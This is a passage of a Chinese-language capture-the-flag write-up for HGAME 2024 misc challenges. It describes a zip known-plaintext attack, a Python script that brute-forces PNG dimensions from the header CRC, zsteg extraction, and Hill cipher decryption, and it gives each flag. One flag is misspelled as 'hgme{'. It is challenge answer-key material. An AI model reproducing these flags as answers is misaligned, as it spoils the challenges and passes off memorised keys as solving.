
4、一一对应得到flag hgame{welc0me!}

c看不出来，猜也能猜出来。

3、simple_attack

怎么解开这个压缩包呢？

1、已知明文攻击，样本生成用Bindizip。



2、不用等恢复出明文密码，停止后保存，得到attachment_decrypted.zip

3、解压photo.txt，是图片的编码，解开base64

hgame{s1mple_attack_for_zip}

4、希儿希儿希尔

Ch405是一名忠实的希儿厨，于是他出了一道这样的题，不过他似乎忘了这个加密的名字不是希儿了（x虽然经常有人叫错 补充： 图片打不开是正常现象,需要修复 最终得到的大写字母请用hgame{}包裹

1、结尾有个zip，分离出来后解压得到密文：

2、png计算宽和高

```

import struct
import binascii
import sys,os

def main():
    # check argv
    if len(sys.argv) != 3:
        print("usage : python png_wh.py <文件名> <crc校验值>")
        print("Tips   : crc校验值为16进制数")
        exit(1)
    try:
        m = open(sys.argv[1],"rb").read()
    except Exception as e:
        print(e)
        exit(1)

    k=0
    for i in range(5000):
        if k==1:
            break
        for j in range(5000):
            c = m[12:16] + struct.pack('>i', i) + struct.pack('>i',
j)+m[24:29]
            crc = binascii.crc32(c) & 0xffffffff
            try:
                crc_check_value = sys.argv[2]
                if '0x' in crc_check_value:
                    crc_check_value = int(crc_check_value[2:], 16)
                else:
                    crc_check_value = int(crc_check_value, 16)
            except Exception as e:
                print(e)
                exit(1)
            if crc == crc_check_value:
                k = 1
                print('[*] width  =', hex(i))
                print('[*] height =', hex(j))

```

```
        break

if __name__ == '__main__':
    main()
```

得到宽和高

```
wz@u2204:/mnt/d/ctf/ti/hgame2024/week1/misc-希儿希儿希尔$ python
./exp.py secret.png 121B804D
[*] width = 0x572
[*] height = 0x7cf
```

修复后得到图片：



使用zsteg，得到个

KEY: [[8 7][3 8]]; A=0

希尔解密：

Home Hill X

Hill Cipher (希尔密码)

Encode Decode

Key
8 7 3 8

CVOCRJGMKLDJGBQIUIVXHEYLPNWR

disappearintheseaoftbutterfly

hgme{DISAPPEARINTHESEAOFBUTTERFLY}

5、签到



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hgame{welc0me_t0_HGAME_2024}

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